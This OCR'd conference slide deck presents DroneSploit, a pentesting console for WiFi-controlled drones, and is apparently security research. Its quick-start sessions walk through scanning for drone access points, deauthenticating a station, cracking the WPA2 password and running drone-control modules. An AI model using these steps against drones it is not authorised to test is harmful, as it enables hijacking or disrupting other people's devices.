Hacking drones with DroneSploit

A pentesting console framework dedicated to drones

By Alexandre D'Hondt and Yannick Pasquazzo

- Introduction
- Background
- Quick start
- Module creation
- Scenarios
- Conclusion

- Introduction
  - Scope
  - Objectives
- Background
- Quick start
- Module creation
- Scenarios
- Conclusion


Introduction > Scope

- **Currently** : WiFi-controlled light commercial drones
- **Soon** : Radio-controlled light commercial drones
- **Future** : More complex drones

Introduction > Objectives

1. Gather and share knowledge
2. Assess drone security
3. Automate attacks

<u>Expected</u> : All-in-one framework




- Introduction
- Background
  - Drone architecture
  - WiFi attacks
  - Common security issues
- Quick start
- Module creation
- Scenarios
- Conclusion

Background > Drone architecture

- **Architecture** : AP – WiFi client

Background > Drone architecture

- **OS** :
  - Busybox
  - Toybox
- **Fly control App** :
  - APK
  - IPA
- **Protocols** :
  - Fly control (proprietary / MAVLink / …)
  - RTSP (video streaming)
  - FTP (for file/update transfer)
  - Telnet



Background > WiFi attacks

- **Deauthentication**
  - Can be sent by an AP to a rogue station
  - Can also be spoofed for deauthenticating a target station
  - Can cause a new WPA handshake

- **WPA2 PSK password guessing**
  - Starts with a deauth
  - When WPA handshake capture, offline guessing attack
  - Toolkit : Aircrack-NG

Background > Common security issues

- **Weaknesses** (not exhaustive) :
  - Default (weak) hardcoded credentials (CWE-798)
  - Lack of identification of the pilot station (CWE-862)
  - No enforcement of a single pilot
  - Lack of integrity check of update file (CWE-353)
  - Uneeded service left open
  - Hardware debug port left on production board
  - Clear text protocols

- Introduction
- Background
- Quick start
  - Startup
  - Scanning
  - Password guessing
  - Using modules
- Module creation
- Scenarios
- Conclusion

Quick start > Startup

DroneSploit :

- Based on Sploitkit
- Metasploit-like
- Easy to use

  (extended auto-completion and validation)
- OO plugin architecture

Quick start > Startup

- Start : Terminal
- Actions :
  1. Start the framework
     `$ python3 main.py`
  2. Get help
     `dronesploit > help`
- End State :
  DroneSploit started

```
dronesploit > help

General commands
================

    Command     Description
    -------     -----------
    ?           Display help
    back        Come back to the previous console level
    connect     Connect to an Access Point
    disconnect  Disconnect from an Access Point
    edit        Edit a file with PyVim
    exit        Exit the console
    help        Display help
    history     Inspect commands history
    password    Manually set the password of an Access Point
    quit        Exit the console
    record      Consult status for commands recording to a .rc file
    scan        Scan for targets
    search      Search for text in modules
    set         Set an option in the current context
    shell       Execute a shell command
    targets     Display the list of currently known targets
    toggle      Toggle monitor/managed mode for the given wireless interface
    unset       Unset an option from the current context
    use         Select a module
```

Quick start > Startup

Quick start > Scanning

- Start : DroneSploit (root)

```
dronesploit > toggle wlp4s0
[*] wlp4s0 set to monitor mode on wlp4s0mon
dronesploit >
```

- Actions :
  1. Set iface in monitor mode
     `dronesploit > toggle wlp4s0`
  2. Scan on iface in monitor mode
     `dronesploit > scan wlp4s0`

```
dronesploit > scan wlan0mon
[!] Press Ctrl+C to interrupt
[*] Found C-me_0123456
[*] Found Flitt_QVJXBQ
```

- End State :
  - ✓ Interface in monitor mode
  - ✓ Targets acquired

```
dronesploit > targets

Available Targets
=================

    ESSID         BSSID              Channel  Power  Enc   Cipher  Auth  Password  Stations
    -----         -----              -------  -----  ---   ------  ----  --------  --------
    Flitt_QVJXBQ  EC:3D:FD:43:55:26  6        -32    WPA2  CCMP    PSK   None
    C-me_0123456  48:E7:CE:B0:02:D3  2        -39    WPA2  CCMP    PSK   None
```

Quick start > Scanning

Quick start > Password guessing

- Start : DroneSploit (root)

- Actions :
  1. Enter the cracking module
     `dronesploit > use auxiliary/wifi/wpa2psk_crack`
  2. Run the attack
     `Dronesploit auxiliary(…) > run`

- End State :
  - ✓ Password guessed
  - ✓ Connected to target

```
dronesploit > use auxiliary/wifi/wpa2psk_crack
dronesploit auxiliary(wifi/wpa2psk_crack) > show options

Console options
===============

    Name            Value                                Required
    ----            -----                                --------
    DEAUTH_INTERVAL 5                                    N
    ESSID           Flitt_QVJXBQ                         Y
    INTERFACE       wlan0mon                             Y
    TIMEOUT         120                                  Y
    WORDLIST        modules/auxiliary/wifi/wordlist.txt  Y

dronesploit auxiliary(wifi/wpa2psk_crack) > run
[!] Press Ctrl+C to interrupt
[!] Deauth station: C0:EE:FB:59:6B:FE
[!] Deauth station: C0:EE:FB:59:6B:FE
[*] WPA handshake captured !
[+] Password found: 12345678
```

Quick start > Password guessing

Quick start > Using modules

- Start : DroneSploit (root)

- Actions :
  1. Connect to a target
     `dronesploit > connect [target]`
  2. Enter a module
     `dronesploit > use …`
  3. Show options
     `dronesploit exploit(…) > show options`
  4. Run it
     `dronesploit exploit(…) > run`

- End State :
  - ✓ Module's output

```
dronesploit > connect C-me_0123456
[+] Connected to 'C-me_0123456' on wlp4s0
dronesploit > use command/hobbico/flitt/change_ap_ssid
[!] No Hobbico Flitt target connected yet ; please use the 'scan' and 'connect' commands
dronesploit command(hobbico/flitt/change_ap_ssid) > use command/hobbico/cme/get_sys_info
dronesploit command(hobbico/cme/get_sys_info) > show options

Console options
===============

    Name         Value          Required  Description
    ----         -----          --------  -----------
    FLYCTL_PORT  4646           Y         Fly controller port
    IP           192.168.100.1  Y         IP address of drone's AP
    TARGET       C-me_0123456   Y         Target's SSID

dronesploit command(hobbico/cme/get_sys_info) >
```

```
dronesploit command(hobbico/cme/get_sys_info) > run
[*] Requesting system information...
[+] System info retrieved
FirmWare: 0.7.15
M_AE: 0
M_AWB: 0
M_BATTERY: 1
M_BHT: 0
M_CARD:
  online: 0
```

Quick start > Using modules

- Introduction
- Background
- Quick start
- Module creation
  - Options/functionalities
  - Structuring
  - Writing
- Scenarios
- Conclusion


Module creation > Options/functionalities

- **Options & functionalities inheritance** :
  - The followings can be shared among subclasses through the same proxy class :
    - Configuration
    - Requirements
    - Docstring

    NB: Precedence goes to subclasses

Module creation > Structuring

- **Proxy classes** :
  - Holding shared configuration options
  - Implementing common functionalities
- **Subclasses** :
  - Holding specific options
  - Model-specific particularities



Module creation > Writing

- **Imports** :
  - Sploitkit : `from sploitkit import Config, Option`
  - DroneSploit : `from lib.[drones|wifi] import …`

- **Methods**:
  - Before loading / after unloading the module : `.preload()` / `.postload()`
  - Before / after running the module : `.prerun()` / `.postrun()`

- Introduction
- Background
- Quick start
- Module creation
- Scenarios
  - Hobbico C-me
  - Hobbico Flitt
  - DJI Tello
- Conclusion

Scenarios > Hobbico C-me

DEMO TIME

Scenarios > Hobbico Flitt

Scenarios > DJI Tello

- Introduction
- Background
- Quick start
- Module creation
- Scenarios
- Conclusion
  - Objectives
  - Further work

Conclusion > Objectives

1. Gather and share knowledge
   - ✓ Convenient console interface
   - ✓ OO plugin architecture
2. Assess drone security
   - ✓ Use experience like in popular pentesting frameworks
3. Automate attacks
   - ✓ WiFi attacks
   - ✓ Drone-specific attacks

Conclusion > Further work

1. Extend to new light commercial drones
2. Extend scope to radio-controlled drones
3. Extend scope to heavier/better-designed drones
4. Leverage some new features of Sploitkit (storage, …)